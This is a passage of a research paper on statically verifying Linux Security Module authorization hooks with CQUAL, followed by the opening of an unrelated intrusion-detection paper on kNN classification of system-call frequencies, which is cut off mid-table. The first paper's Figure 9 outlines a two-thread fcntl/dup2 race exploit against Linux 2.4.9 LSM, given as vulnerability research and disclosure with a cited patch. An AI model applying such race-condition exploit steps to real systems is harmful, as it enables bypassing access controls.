Figure 7 gives an example of a controlled operation requiring multiple authorizations identified by the runtime analysis tool [6]. Three security checks are necessary for the controlled operation `unlink()` on a directory inode, namely, permission to traverse the inode, permission to write the inode, and permission to unlink file




Figure 6: A four-node type qualifier lattice.

in the directory. In the function prototype definition of `unlink()`, we specify the authorization requirement `checkedForExecWriteDirunlink`. After the security checks, a new variable `Cdir` that possesses the right authorization requirements replaces the old variable `dir`, and is passed to the controlling function.

4 Results

We ran the experiments on Linux version 2.4.9 with the September 4th, 2001 LSM patch. We used GCC version 3.0.2 and CQUAL version 0.9 for our static analysis.

We analyzed four subsystems of Linux: the file system (including ext2 physical file system), virtual memory management, networking, and IPC. The analysis generated 524 *type errors* (CQUAL inference conflicts). Below we give a detailed analysis of the type errors and discuss techniques in coping with false positives.

4.1 Type Error Categorization

We categorize the unique type errors into three groups that we examine below.

4.1.1 Category 1: Inconsistent Checking and Usage of Controlled Object Variables

In this category, the variable that is checked is not the variable that is used subsequently. There is, however, some sort of mapping between the checked variable and the used variable (e.g. the used variable is a field of the checked variable). Therefore, it is easy to obtain the checked variable from the passed variable and vice versa.

```

/* inserted by our tool */
struct inode *
    $checkedForExecWriteDirunlink Cdir;

/* code from include/linux/fs.h */
struct inode_operations {
    ***
    int (*unlink) (struct inode *
        $checkedForExecWriteDirunlink,
        struct dentry *);
    ***
}

/* code from fs/namei.c */
int vfs_unlink(struct inode *dir,
    struct dentry *dentry)
{
    ***
    /* check for EXEC and WRITE */
    may_delete(dir, dentry, 0);
    ***
    /* check for UNLINK */
    security_ops->inode_ops
        ->unlink(dir, dentry);
    ***
    /* controlled operation */
    dir->i_op->unlink(Cdir, dentry);
    ***
}

```

Figure 7: An example of controlled operation requiring multiple authorizations. Note that error checking code is removed to make the code easier to follow.

These type errors are subject to TOCTTOU [2] attacks, because the mapping between the checked variable and the used variable might change during the course of execution. Whether the vulnerability is exploitable depends on whether the user can manipulate the mapping without special privilege. At least one of the type errors that we found is exploitable, as we demonstrate below.

Figure 8 shows the code path that contains the type error. The code sequence shows Linux implementation of file locking via the `fcntl` system call. In function `sys_fcntl()`, the variable `filp`, which is a pointer to the file structure and is retrieved via the file descriptor `fd`, is checked by the `security_ops->file_ops->fcntl(filp,...)` hook. However, after the check, the file descriptor `fd`, instead of the checked variable `filp`, is passed to the intermediate function `do_fcntl(fd,...)` and eventually to the worker function `fcntl_getlk(fd,...)`, where the `filp` is retrieved *again* with the given `fd`.

This double retrieval of the file pointer creates a race condition and can be exploited as follows. A user can have the `security_ops->file_ops->fcntl(filp)` authorization performed on a different file to the one that is eventually locked. Figure 9 shows the exploit.

Note that although step (7) is written as a whole system call, there is actually only one line of C (an assignment) in step (7) that needs to come between (6) and (8). Since step (6) does a `get_user`, the attacker can cause their own program to page fault which enables step (7) to be performed before (8).

Also note that non-LSM Linux is not vulnerable since the validation in `fcntl_setlk` is done after the second lookup. LSM is vulnerable because the only authorization that protects the operation is performed before the second lookup.

As an example of how dangerous this can be, `login` and `su` (PAM'd versions) both try to lock the file `/var/run/utmp` (world readable). `insmod` locks any modules it loads.

A patch that fixes this problem was posted to the LSM mailing list [5].

The remaining type errors in this category involve kernel data structures that cannot be easily modified by users via system calls. As a result, it is unclear whether these type errors can lead to exploits. However, it certainly complicates the code unnecessarily and increases the

```

/* from fs/fcntl.c */
long sys_fcntl(unsigned int fd,
               unsigned int cmd,
               unsigned long arg)
{
    struct file * filp;
    ...
    filp = fget(fd);
    ...

    err = security_ops->file_ops
        ->fcntl(filp, cmd, arg);
    ...
    err = do_fcntl(fd, cmd, arg, filp);
    ...
}

static long
do_fcntl(unsigned int fd,
         unsigned int cmd,
         unsigned long arg,
         struct file * filp) {
    ...
    switch(cmd) {
        ...
        case F_SETLK:
            err = fcntl_setlk(fd, ...);
            ...
    }
    ...
}

/* from fs/locks.c */
fcntl_getlk(fd, ...) {
    struct file * filp;
    ...

    filp = fget(fd);
    /* operate on filp */
    ...
}

```

Figure 8: Code path from Linux 2.4.9 containing an exploitable type error.

```

THREAD-A:
(1) fd1 = open("myfile", O_RDWR);
(2) fd2 = open("target_file", O_RDONLY);
(3) fcntl(fd1, F_SETLK, F_WRLock);

    KERNEL-A (do_fcntl):
    (4) filp = fget(fd1);
    (5) security_ops->file_ops
        ->fcntl (fd1);
    (6) fcntl_setlk(fd1,cmd)

THREAD-B:
/* this closes fd1, dups fd2,
 * and assigns it to fd1.
 */
(7) dup2( fd2, fd1 );

    KERNEL-A (fcntl_setlk)
    /* this filp is for the target
     * file due to (7).
     */
    (8) filp = fget (fd1)
    (9) lock file

```

Figure 9: An example exploit.

chance of race conditions when the data structures are not properly synchronized, which may result in potential exploits.

Here we present a type error of this kind. Many security checks that intend to protect the inode structure are performed on the dentry data structure. For example, the following code does the permission check on the dentry structure, but does the “set attribute” operation on the inode structure.

```

/* from fs/attr.c */
...
security_ops->inode_ops
    ->setattr(dentry, attr);
...
inode = dentry->d_inode;
inode_setattr(inode, attr);
...

```

It is also quite common in Linux to check on the file data structure and operate on the inode data structure.

```

/* from mm/filemap.c */
struct page * filemap_nopage(
    struct vm_area_struct * area, ...)
{
    struct file * $unchecked file
        = area->vm_file;
    ...
    page_cache_read(file, ...);
    ...
}

static inline int page_cache_read(
    struct file * file, ...)
{
    struct inode * $unchecked inode =
        file->f_dentry->d_inode;
    struct address_space *mapping =
        inode->i_mapping;
    ...
    mapping->a_ops->readpage(file, page);
    ...
}

```

Figure 10: An example of unauthorized access.

4.1.2 Category 2: Controlled Objects Modified Without Security Checks

This category includes functions that modify controlled objects without any security checks. The code segment in Figure 10 shows an example of such cases. The function `filemap_nopage()` is called when a page fault occurs within an m’mapped region. Since there is no check on the file object within the function, its type is unchecked. It is then passed to function `page_cache_read()`, which in turn calls `mapping->a_ops->readpage()`, which expects a checked file object. This code path shows that once a file is mapped into a process address space, the process can access the file even after security attributes of the file have changed.

Since there is an LSM authorization hook to verify read access to a file on each `read` call, this is inconsistent with the current hooks. A discussion with the LSM community revealed that enforcement on each `read` is optional and will only be used for files that are not m’mapped. This hooks, as well as the one for checking access on `write` have been documented to clarify this inconsistency.

In other cases, for example function `iput()`, it seems that checks are not necessary, as the function is used for reference counting. In other cases, such as initialization

function `clean_inode()` for the inode data structure, there is no need for security protection, as modification of the data structure is restricted to zeroing and initialization of the contents. We call these functions “safe” functions and consider type errors induced by these functions as false positives.

4.1.3 Category 3: Kernel-Initiated Operations Bypassing Security Checks

This category includes operations that are initiated inside the kernel, instead of going through system call interfaces. As such, they do not go through the normal security checks that system calls go through. As the kernel developers have added some limitations on the kernel’s use of these commands, it is clear that they are security-sensitive.

One example is the `do_coredump()` function, which creates a core file containing in-memory image of the running process, when certain signals are caught that end the process. A check is done when the core file is created, however, subsequent seeks and writes to the file are performed without security checks. This deviates from the user case, where every `lseek()` or `write()` system call requires a check.

Another example is the `kswapd` daemon. The `kswapd` daemon calls `prune_icache()`, which tries to sync the inodes that are to be released. The inodes are reached via a global variable `super_blocks`, which contains heads for various inode lists.

4.2 Type Error Rates

CQUAL type errors can be examined in two ways: source type errors and path type errors. A *source type error* is a variable that is used in such a way that a type error is generated. That is, the variable is used in an unchecked state in at least one function that expects the variable to be checked. A *path type error* is a unique call path that leads to a type error. Figure 11 shows an example path type error. Note that for each source type error there may be multiple path type errors.

Table 1 shows both the source and path type error counts for Linux kernel subsystems. For source type errors, we also display the *source type error rate*, defined to be the percentage of controlled variables that are involved in type errors.

| Subsystems | Path Type Error Counts | Source Type Error Counts | Source Type Error Rate (%) |
|-------------------|------------------------|--------------------------|----------------------------|
| File System | 73 | 57 | 10% |
| Memory Management | 18 | 17 | 9% |
| Networking | 431 | 308 | 22% |
| IPC | 2 | 2 | 3% |

Table 1: Path and source type errors.

Table 1 shows two interesting facts: (1) over 500 path type errors are present in the kernel and (2) most of the type errors occur on one path. Fortunately for the LSM community, most the type errors identified by the analysis are false positives. However, examining this many type errors to find a few exploitable errors is not practical. Therefore, we need secondary analyses to remove obvious false positives. Second, since most types errors associate one source with one error path, so it may be that some of the sinks of the analysis (i.e., the functions with controlled operations) may not really require authorization.

4.3 Reducing False Positives

Given that the tools generated about 500 type errors, one may conclude that the false positive rate is unmanageable, but we do not find this to be the case. A significant number of the errors are in functions in which it is easy to verify that no security compromises are present, such as those caused by “safe” functions described in Section 4.1.2. “Safe” functions are falsely marked as controlling functions because they modify field members of controlled data structures. However, since the modification is for the purpose of reference counting or initialization, the modification does not require security authorizations.

To identify what these functions are, we (slightly) modified CQUAL to print the inferencing path that leads to a type error. Figure 11 shows an example error path involving a “safe” function `iput()`. `iput()` decreases the usage count for the given inode and releases it if the usage count hits zero.

We then report the list of controlling functions that are the sinks of the error paths. Because *hot* controlling functions often contribute to multiple type errors, the number of controlling functions are much smaller than the number of type errors. We then manually go through the list and identify “safe” functions, which are removed

```
inode.ii:8383 $unchecked <= inode_p
inode.ii:8387 inode_p    <= iput_arg0
inode.ii:8831 iput_arg0  <= $checked
```

Figure 11: An example error path ending in function `iput`. Each line represents an inference according to the CQUAL rules, e.g. the first line means that `inode_p` is a super class of the `unchecked` qualifier type. The first column shows the source file and line number where the inference occurs.

from the list of controlling functions. Appendix A lists the “safe” functions we identified. The CQUAL analysis process is then restarted.

It is painful to manually identify “safe” functions. But two reasons make it a manageable task. First, there are only a few such functions, even though they accounted for a significant portion of the type errors (Table 2). Secondly, these functions are relatively stable across kernel releases. So with a high probability this task only needs to be done once and the results can be reused in future kernel releases. After the “safe” functions are identified, we only need to verify that they do not change in new kernel releases, or that the changes do not affect their intended functionality.

Table 2 shows the reduction in terms of both path and source type errors after removing the “safe” functions for the four kernel subsystems we tested. This reduces the number of type errors by around 75% for both path and source type errors.

While this is a significant improvement, other means for removing false positives are being examined. First, there may be a significant number of other “safe” functions. Second, there are several cases where a variable is assigned from another variable that is checked. In the file system, often the `dentry` is authorized, then the `inode` is assigned from the `dentry->d_inode`. Unfortunately, CQUAL cannot yet reason that a field extracted from a checked structure is also checked (see Section 5.2). Third, we have not yet fully examined kernel-initiated paths that lead to type errors.

| Subsystems | Path Type Errors | | | Source Type Errors | | |
|-------------------|-----------------------|--------------------------|-------------|-----------------------|--------------------------|-------------|
| | With "Safe" Functions | Without "Safe" Functions | % Reduction | With "Safe" Functions | Without "Safe" Functions | % Reduction |
| File System | 73 | 37 | 49% | 57 | 31 | 45% |
| Memory Management | 18 | 14 | 22% | 17 | 13 | 24% |
| Networking | 431 | 73 | 83% | 308 | 55 | 82% |
| IPC | 2 | 2 | 0% | 2 | 2 | 0% |

Table 2: Error reduction after eliminating "safe" functions.

5 Discussion

Here we examine the effectiveness of our approach and a possible extension to CQUAL that may improve its utility.

5.1 Effectiveness of Our Approach

Given the extensive nature of static analysis, we are somewhat surprised that we have only found a couple of exploitable CQUAL type errors in our analysis. Some of the analyses are fairly new, so we may find more errors, but this is a bit of a surprise.

We are encouraged by one of the exploits that we did find. The Category 1 TOCTTOU exploit is one that would be difficult to find via runtime analysis. Typically, the association between the file descriptor and the file would not change, so benchmarks consisting of benign programs would not uncover this error. With static analysis, the inconsistency was clear.

Another aspect of the effectiveness of our approach is its ease of use, since most of the analysis process is automated. It is straightforward to apply the process to a modified kernel or new releases of the kernel. We tested this by running the tool against Linux version 2.4.18. After the kernel source tree is downloaded, and a few small changes are applied to the Makefile and two source files (see Section 3.2.1), the rest of the process requires little manual effort (except for identifying false positives). The time it takes to complete the process is also quite reasonable. As a matter of fact, most of the time is spent on kernel builds - our modified version of GCC collects information on controlled types while compiling the source code.

Here we present the times for the major steps. These numbers are only intended for a ballpark measure of the effort needed to perform analysis, so they should not be

interpreted as representing the optimized performance of the tools. The test platform was a 667 MHz Pentium III machine with 128MB of memory. It took about 30 minutes to do the three clean kernel builds using our extended GCC to generate the annotation information. It should be possible to perform all this analysis in one kernel build, however. Most of that time is contributed by the GCC backend that generates machine code (whereas our GCC analysis code only works on the AST tree). We compared normal kernel build time with the build time that has our GCC analysis code enabled, and the difference is negligible. Annotation of the source by the Perl scripts took about 1 minute. And finally, it took about 10 minutes for CQUAL to perform the analysis. With the additional analysis overhead of a 15 minutes or less, we expect that an optimized process can be done sufficiently quickly for these tools to be useful for kernel programmers.

5.2 Possible CQUAL Extension

A possible extension to CQUAL would enable us to correctly verify mediation between the controlled operations and all security-sensitive operations. The CQUAL team has an interim solution and are looking into a general solution [8]. We describe the problem here.

Currently, structures in CQUAL are treated as a collection of fields, so there is no relationship between a structure and its member fields. For example, in the code below, `var->bar` would not have type checked even though `var` does. Since structures are used extensively in the kernel, we believe it would greatly enhance the tool if CQUAL supports user-defined rules for inferring the types of member fields from the types of structures.

```
struct foo {
    int bar;
};

$checked struct foo *var;
```

For instance, for case 3 in Section 3.2.5, we would want the inode that is extracted from a checked dentry to be checked as well. In the case that a dentry is unchecked, the inode of the dentry is implicitly unchecked as well.

In addition, with current version of CQUAL, all instances of a structure type share the same qualifier type. For example, if `bar` is qualified as a checked type, all instances of `foo` would have a checked field for `bar`. What we want is to assign qualifier types to members on a per-instance basis.

For verifying that the controlled operations mediate the security-sensitive operations, we would also want any structure field accessed through a checked type to be checked as well. This would enable us to propagate authorizations through the structure completely. Then, we could find any members of a security-sensitive data type that is not accessed through a controlled data type.

Note that this approach is not always applicable depending on the semantics of the qualifications. This would not be appropriate for the type of qualifiers used by Wagner et. al. [14].

6 Related Work

We are unaware of any other research work on static verification of LSM. However, a number of static analysis tools that were successfully applied to the security domain. Here, we compare their work to ours.

Wagner et. al. [14] used CQUAL to identify format string vulnerabilities. Their work motivated us to apply CQUAL to the more complicated problem of LSM verification. The main difference between our usage of CQUAL and theirs lies in the annotation process. In their work, the target code for annotations is well-defined and has a limited number of occurrences. Therefore, the annotations are done by hand. In our case, the scope of annotated code is much larger, and thus we employ GCC to automatically detect the code to be annotated. We automate the process of marking as well.

Engler *et al* enables extension of GCC, called *xgcc*, to do source analyses, which they refer to as *meta-compilation* [7, 1]. A rule language, called *metal*, is used to express the necessary analysis annotations in a higher-level language. Since the rules match multiple statements, the amount of annotation effort is reduced.

A variety of software bugs, including security vulnerabilities, have been found by this tool. While it appears that *xgcc* could be used for the static analysis we perform, *xgcc* is not available at this time, so we are unable to evaluate it. A key difference may be that *metal* rule expressions will have to be extended to reference GCC AST structures rather than the source directly.

Larochelle et. al. [11] enhanced their LCLint tool to detect likely buffer overflows in C programs. The LCLint tool bases static analysis on annotations of the programs (or the libraries) that restrict the range of values a reference can have. The strength of LCLint is that the analysis is flow-sensitive, and thus more accurate. The downside of the LCLint tool is its inflexibility. The current LCLint tool is customized to deal with a set of predefined software bugs. It appears that extending LCLint for LSM verification would require a significant amount of effort (i.e. adding new annotation types). CQUAL, on the other hand, is more extensible by employing user-defined type qualifier lattices.

Necula et. al. [12] define the CCured type system. CCured leverages the fact that most C source is written in a type-safe manner to perform a variety of static checks on the source during compilation for things like buffer overflows. For things that cannot be checked statically, CCured introduces runtime checks into the code. This enables certain kinds of errors to be caught regardless of whether they can be found statically or dynamically. While we agree with this approach to verification, as yet the types of errors that CCured can find do not include authorization hook placement.

Koved et. al. [10] presented a technique for computing the access rights requirements of Java applications. Their approach uses more powerful programming analysis techniques: a context-sensitive interprocedural data flow analysis is employed. Although the analysis is performed on Java code, it is conceivable that such techniques can be applied to our problem domain as well.

7 Conclusion

This paper presented a novel approach to the verification of LSM authorization hook placement using CQUAL, a type-based static analysis tool. With a simple CQUAL lattice configuration and some simple GCC analysis, we were able to verify complete mediation of operations on key kernel data structures. Our results revealed some potential security vulnerabilities in the cur-

rent LSM framework, one of which we demonstrated to be exploitable. We further showed that given authorization requirements, CQUAL could be used to verify complete authorization as well. Our results demonstrate that combinations of conceptually simple tools can be powerful enough to carry out fairly complex analyses.

Our main problem is the elimination of false positives. Static analysis generally errs on the conservative side, so we initially had a large number of type errors. However, we have identified techniques for secondary analyses that can eliminate many of those false positives. Extensions to CQUAL are necessary to eliminate some types of false positives, but this is ongoing work.

8 Acknowledgments

We would like to thank Jeff Foster from UC Berkeley for his timely responses to our numerous questions on CQUAL and for his suggestions and advices on the early draft of this paper. We also thank the anonymous reviewers for their valuable comments.


References

- [1] K. Ashcraft and D. Engler. Using programmer-written compiler extensions to catch security holes. In *Proceedings of the IEEE Symposium on Security and Privacy 2002*, May 2002.
- [2] M. Bishop and M. Dilger. Checking for race conditions in file accesses. *Computing Systems*, 9(2):131–152, 1996.
- [3] LSM Community. Linux Security Module. Available at <http://lsm.immunix.org>.
- [4] WirexCorp. Immunix security technology. Available at <http://www.immunix.com/Immunix/index.html>.
- [5] A Edwards. [PATCH] add lock hook to prevent race, January 2002. Linux Security Modules mailing list at <http://mail.wirex.com/pipermail/linux-security-module/2002-January/002570.html>.
- [6] A. Edwards, T. Jaeger, and X. Zhang. Verifying authorization hook placement for the Linux Security Modules framework. Technical Report 22254, IBM, December 2001.
- [7] D. Engler, B. Chelf, A. Chou, and S. Hallem. Checking system rules using system-specific, programmer-written compiler extensions. In *Proceedings of the Fourth Symposium on Operation System Design and Implementation (OSDI)*, October 2000.
- [8] J. Foster. Personal communication, January 2002.
- [9] J. Foster, M. Fahndrich, and A. Aiken. A theory of type qualifiers. In *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI '99)*, pages 192–203, May 1999.
- [10] L. Kovcd, M. Pistoia, and A. Kershenbaum. Access rights analysis for java. In *Proceedings of the 17th Annual ACM Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA 2002)*, November 2002. Accepted for publication.
- [11] D. Larochelle and D. Evans. Statically detecting likely buffer overflow vulnerabilities. In *Proceedings of the Tenth USENIX Security Symposium*, pages 177–190, 2001.
- [12] G. C. Necula, S. McPeak, and W. Weimer. CCured: Type-safe retrofitting of legacy code. In *Proceedings of the 29th ACM Symposium on Principles of Programming Languages (POPL02)*, January 2002.
- [13] NSA. Security-Enhanced Linux (SELinux). Available at <http://www.nsa.gov/sclinux>.
- [14] U. Shankar, K. Talwar, J. S. Foster, and D. Wagner. Detecting format string vulnerabilities with type qualifiers. In *Proceedings of the Tenth USENIX Security Symposium*, pages 201–216, 2001.

A “Safe” Functions List

| Subsystems | “Safe” Functions | Source Files |
|-------------------|---------------------------------|------------------------|
| File System | _put_super | fs/super.c |
| | kill_super | fs/super.c |
| | clean_inode | fs/inode.c |
| | iput | fs/inode.c |
| | file_operations.poll | include/linux/fs.h |
| | super_operations.write_super | include/linux/fs.h |
| | super_operations.read_inode | include/linux/fs.h |
| | super_operations.read_inode2 | include/linux/fs.h |
| | super_operations.put_inode | include/linux/fs.h |
| | super_operations.clear_inode | include/linux/fs.h |
| | super_operations.put_super | include/linux/fs.h |
| | block_device_operations.release | include/linux/fs.h |
| | file_operations.release | include/linux/fs.h |
| | | |
| Memory Management | shmcm_recalc_inode | mm/shmcm.c |
| | shmcm_get_inode | mm/shmcm.c |
| | oom_kill_task | mm/oom_kill.c |
| Networking | _skb_unlink | include/linux/skbuff.h |
| | _skb_insert | include/linux/skbuff.h |
| | skb_reserve | include/linux/skbuff.h |

INTRUSION DETECTION/ PROTECTION



Using Text Categorization Techniques for Intrusion Detection

Yihua Liao, V. Rao Vemuri
Department of Computer Science
University of California, Davis
One Shields Avenue, Davis, CA 95616
{yhliao, rvemuri}@ucdavis.edu

Abstract

A new approach, based on the k -Nearest Neighbor (k NN) classifier, is used to classify program behavior as normal or intrusive. Short sequences of system calls have been used by others to characterize a program's normal behavior before. However, separate databases of short system call sequences have to be built for different programs, and learning program profiles involves time-consuming training and testing processes. With the k NN classifier, the frequencies of system calls are used to describe the program behavior. Text categorization techniques are adopted to convert each process to a vector and calculate the similarity between two program activities. Since there is no need to learn individual program profiles separately, the calculation involved is largely reduced. Preliminary experiments with 1998 DARPA BSM audit data show that the k NN classifier can effectively detect intrusive attacks and achieve a low false positive rate.

1 Introduction

Intrusion detection has played an important role in computer security research. Two general approaches to intrusion detection are currently popular: misuse detection and anomaly detection. In misuse detection, basically a pattern matching method, a user's activities are compared with the known signature patterns of intrusive attacks. Those matched are then labeled as intrusive activities. That is, misuse detection is essentially a model-reference procedure. While misuse detection can be effective in recognizing known intrusion types, it tends to give less than satisfactory results in detecting novel attacks.

Anomaly detection, on the other hand, looks for patterns that deviate from the normal (for example, [1, 2]). In spite of their capability of detecting unknown attacks,

anomaly detection systems suffer from a basic difficulty in defining what is "normal". Methods based on anomaly detection tend to produce many false alarms because they are not capable of discriminating between abnormal patterns triggered by an otherwise authorized user and those triggered by an intruder [3].

Regardless of the approach used, almost all intrusion detection methods rely on some sort of usage tracks left behind by users. People trying to outsmart an intrusion detection system can deliberately cover their malicious activities by slowly changing their behavior patterns. Some examples of obvious features that a user can manipulate are the time of log-in and the command set used [4]. This, coupled with factors emanating from privacy issues, makes the modeling of user activities a less attractive option.

Learning program behavior and building program profiles is another possibility. Indeed building program profiles, especially those of privileged programs, has become a popular alternative to building user profiles in intrusion detection [5, 6, 7, 8]. Capturing the system call history associated with the execution of a program is one way of creating the execution profile of a program. Program profiles appear to have the potential to provide concise and stable descriptions of intrusion activity. To date, almost all the research in this area has been focused on using short sequences of system calls generated by individual programs. The local ordering of these system call sequences is examined and classified as normal or intrusive. There is one theoretical and one practical problem with this approach. Theoretically, no justification has been provided for this definition of "normal" behavior. Notwithstanding this theoretical gap, this procedure is tedious and costly. Although some automated tools may help to capture system call sequences, it is difficult and time consuming to learn individually the behavior profiles of all the programs (i.e., system programs and application programs). While the system programs are not generally updated as often as

the application programs, the execution traces of system programs are likely to be dynamic also, thus making it difficult to characterize “normality”.

This paper treats the system calls differently. Instead of looking at the local ordering of the system calls, our method uses the frequencies of system calls to characterize program behavior for intrusion detection. This stratagem allows the treatment of long stretches of system calls as one unit, thus allowing one to bypass the need to build separate databases and learn individual program profiles. Using the text processing metaphor, each system call is then treated as a “word” in a long document and the set of system calls generated by a process is treated as the “document”. This analogy makes it possible to bring the full spectrum of well-developed text processing methods [9] to bear on the intrusion detection problem. One such method is the k -Nearest Neighbor classification method [10, 11].

The rest of this paper is organized as follows. In Section 2 we review some related work. Section 3 is a brief introduction to the k NN text categorization method. Section 4 describes details of our experiments with the 1998 DARPA data. We summarize our results in Section 5, and Section 6 contains further discussions.

2 Related Work

Ko et al. at UC Davis first proposed to specify the intended behavior of some privileged programs (setuid root programs and daemons in Unix) using a program policy specification language [12]. During the program execution, any violation of the specified behavior was considered “misuse”. The major limitation of this method is the difficulty of determining the intended behavior and writing security specifications for all monitored programs. Nevertheless, this research opened the door of modeling program behavior for intrusion detection. Uppuluri et al. applied the specification-based techniques to the 1999 DARPA BSM data using a behavioral monitoring specification language [13]. Without including the misuse specifications, they were able to detect 82% of the attacks with 0% false positives. The attack detection rate reached 100% after including the misuse specifications.

Forrest’s group at the University of New Mexico introduced the idea of using short sequences of system calls issued by running programs as the discriminator for intrusion detection [5]. The Linux program *strace* was used to capture system calls. Normal behavior was de-

fined in terms of short sequences of system calls of a certain length in a running Unix process, and a separate database of normal behavior was built for each process of interest. A simple table look-up approach was taken, which scans a new audit trace, tests for the presence or absence of new sequences of system calls in the recorded normal database for a handful of programs, and thus determines if an attack has occurred. Lee et al. [7] extended the work of Forrest’s group and applied RIPPER, a rule learning program, to the audit data of the Unix *sendmail* program. Both normal and abnormal traces were used. Warrender et al. [6] introduced a new data modeling method, based on Hidden Markov Model (HMM), and compared it with RIPPER and simple enumeration method. For HMM, the number of states is roughly the number of unique system calls used by the program. Although HMM gave comparable results, the training of HMM was computationally expensive, especially for long audit traces. Ghosh and others [8] employed artificial neural network techniques to learn normal sequences of system calls for specific UNIX system programs using the 1998 DARPA BSM data. More than 150 program profiles were established. For each program, a neural network was trained and used to identify anomalous behavior.

Wagner et al. proposed to implement intrusion detection via static analysis [14]. The model of expected application behavior was built statically from program source code. During a program’s execution, the ordering of system calls was checked for compliance to the pre-computed model. Dynamic linking, thread usage and modeling library functions pose difficult challenges to static analysis. Another limitation of this approach is the running time involved in building models for individual programs from lengthy source code.

Unlike most researchers who concentrated on building individual program profiles, Asaka et al. [15] introduced a method based on discriminant analysis. Without examining all system calls, an intrusion detection decision was made by analyzing only 11 system calls in a running program and calculating the program’s Mahalanobis’ distances to normal and intrusion groups of the training data. There were four instances that were misclassified out of 42 samples. Due to its small size of sample data, however, the feasibility of this approach still needs to be established.

Ye et al. attempted to compare the intrusion detection performance of methods that used system call frequencies and those that used the ordering of system calls [16]. The names of system calls were extracted from the au-

dit data of both normal and intrusive runs, and labeled as normal and intrusive respectively. It is our impression that they did not separate the system calls based on the programs executing. Since both the frequencies and the ordering of system calls are program dependent, this oversimplification limits the impact of their work.

Our approach employs a new technique based on the k -Nearest Neighbor classifier for learning program behavior for intrusion detection. The frequencies of system calls executed by a program are used to characterize the program's behavior. Text categorization techniques are adopted to convert each process to a vector. Then the k -Nearest Neighbor classifier, which has been successful in text categorization applications, is used to categorize each new program behavior into either normal or intrusive class.

3 Review of K-Nearest Neighbor Text Categorization Method

Text categorization is the process of grouping text documents into one or more predefined categories based on their content. A number of statistical classification and machine learning techniques have been applied to text categorization, including regression models, Bayesian classifiers, decision trees, nearest neighbor classifiers, neural networks, and support vector machines [9].

The first step in text categorization is to transform documents, which typically are strings of characters, into a representation suitable for the learning algorithm and the classification task. The most commonly used document representation is the so-called vector space model. In this model, each document is represented by a vector of words. A word-by-document matrix \mathbf{A} is used for a collection of documents, where each entry represents the occurrence of a word in a document, i.e., $\mathbf{A} = (a_{ij})$, where a_{ij} is the weight of word i in document j . There are several ways of determining the weight a_{ij} . Let f_{ij} be the frequency of word i in document j , N the number of documents in the collection, M the number of distinct words in the collection, and n_i the total number of times word i occurs in the whole collection. The simplest approach is Boolean weighting, which sets the weight a_{ij} to 1 if the word occurs in the document and 0 otherwise. Another simple approach uses the frequency of the word in the document, i.e., $a_{ij} = f_{ij}$. A more common weighting approach is the so-called *tf-idf* (term frequency - inverse document frequency) weighting:

$$a_{ij} = f_{ij} \times \log \left(\frac{N}{n_i} \right). \quad (1)$$

A slight variation [17] of the *tf-idf* weighting, which takes into account that documents may be of different lengths, is the following:

$$a_{ij} = \frac{f_{ij}}{\sqrt{\sum_{l=1}^M f_{lj}^2}} \times \log \left(\frac{N}{n_i} \right). \quad (2)$$

For matrix \mathbf{A} , the number of rows corresponds to the number of words M in the document collection. There could be hundreds of thousands of different words. In order to reduce the high dimensionality, stop-word (frequent word that carries no information) removal, word stemming (suffix removal) and additional dimensionality reduction techniques, feature selection or reparameterization [9], are usually employed.

To classify a class-unknown document X , the k -Nearest Neighbor classifier algorithm ranks the document's neighbors among the training document vectors, and uses the class labels of the k most similar neighbors to predict the class of the new document. The classes of these neighbors are weighted using the similarity of each neighbor to X , where similarity is measured by Euclidean distance or the cosine value between two document vectors. The cosine similarity is defined as follows:

$$\text{sim}(X, D_j) = \frac{\sum_{t_i \in (X \cap D_j)} x_i \times d_{ij}}{\|X\|_2 \times \|D_j\|_2} \quad (3)$$

where X is the test document, represented as a vector; D_j is the j th training document; t_i is a word shared by X and D_j ; x_i is the weight of word t_i in X ; d_{ij} is the weight of word t_i in document D_j ; $\|X\|_2 = \sqrt{x_1^2 + x_2^2 + x_3^2 + \dots}$ is the norm of X , and $\|D_j\|_2$ is the norm of D_j . A cut-off threshold is needed to assign the new document to a known class.

The k NN classifier is based on the assumption that the classification of an instance is most similar to the classification of other instances that are nearby in the vector space. Compared to other text categorization methods such as Bayesian classifier, k NN does not rely on prior probabilities, and it is computationally efficient. The main computation is the sorting of training documents in order to find the k nearest neighbors for the test document.

We seek to draw an analogy between a text document and the sequence of all system calls issued by a process, i.e., program execution. The occurrences of system calls can be used to characterize program behavior and transform each process into a vector. Furthermore, it is assumed that processes belonging to the same class will

Table 1: Analogy between text categorization and intrusion detection when applying the k NN classifier.

| Terms | Text categorization | Intrusion Detection |
|----------|--|--|
| N | total number of documents | total number of processes |
| M | total number of distinct words | total number of distinct system calls |
| n_i | number of times i th word occurs | number of times i th system call was issued |
| f_{ij} | frequency of i th word in document j | frequency of i th system call in process j |
| D_j | j th training document | j th training process |
| X | test document | test process |

